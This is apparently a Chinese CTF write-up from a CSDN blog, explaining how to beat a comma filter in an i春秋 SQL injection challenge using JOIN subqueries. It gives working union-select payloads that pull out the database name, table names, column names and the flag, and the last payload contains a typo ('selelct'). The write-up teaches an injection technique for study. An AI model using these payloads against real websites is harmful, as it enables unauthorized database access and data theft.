i春秋web-SQLi(过滤逗号的注入--join注入技巧)

原创

大千SS 于 2019-05-21 21:43:11 发布 1864 收藏 3

分类专栏： sql注入 i春秋 文章标签： i春秋 SQL注入


本文链接：https://blog.csdn.net/zz_Caleb/article/details/90416073


逗号被过滤之下需要一些注入技巧，本文为其中一种，另一种参考https://blog.csdn.net/zz_Caleb/article/details/88933173。

题目是SQLi，应该是个注入的题，进来之后直接就是b68a89d1c4a097a9d8631b3ac45e8979.php，一般应该是index.php的，这里可能是有一个重定向，看一下页面源码：


```
<html>
<head><title>Loading...</title></head>
<body>
    <!-- login.php?id=1 -->
</body>
</html>
```

于是访问了login.php?id=1，看着好像是一个很明显的注入的，但是并没有任何可以注入的迹象，无论怎么更改payload，页面仍是不变。这也算是个大坑了，真正的注入根本就别在这，一开始的重定向就应该引起注意的，访问index.php重定向抓包：






除了清楚的看到了重定向意外，并没有什么有用的信息，真正有用的信息在这里:
我们访问index.php可以看到



于是接下来就是访问l0gin.php?id=1了：



id	username
1	flag

然后就可以在l0gin.php?id=1这里开始我们的注入了。
尝试1’：

id	username
1'	

真正重要的在这个逗号的过滤上，发现不了的话是做不出来的
1’ order by 1#

id	username
1' order by 1	

1’ order by 1,2#

id	username
1' order by 1	

可见逗号以及其后的字符都会被过滤，所以要绕过逗号进行注入，这里利用join来注入，文章开头提到的链接中的case注入技巧也可绕过逗号，但是需要脚本，在这里并不能成功而且join注入相对来说也更简单。
id=1’ union select * from (select 1) a join (select 2) b%23

id	username
1	2

暴库：
id=1’ union select * from (select 1) a join (select database()) b%23

id	username
1	sqli

得到数据库sqli
暴表：
id=1’ union select * from (select 1) a join (select group_concat(table_name) from information_schema.tables where table_schema=database()) b%23
得到user表

暴字段：
id=1’ union select * from (select 1) a join (select group_concat(column_name) from information_schema.columns where table_name=‘user’) b%23
得到flag_9c861b688330

暴flag：
id=1’ union select * from (selelct 1) a join (select flag_9c861b688330 from user)b%23
拿到flag。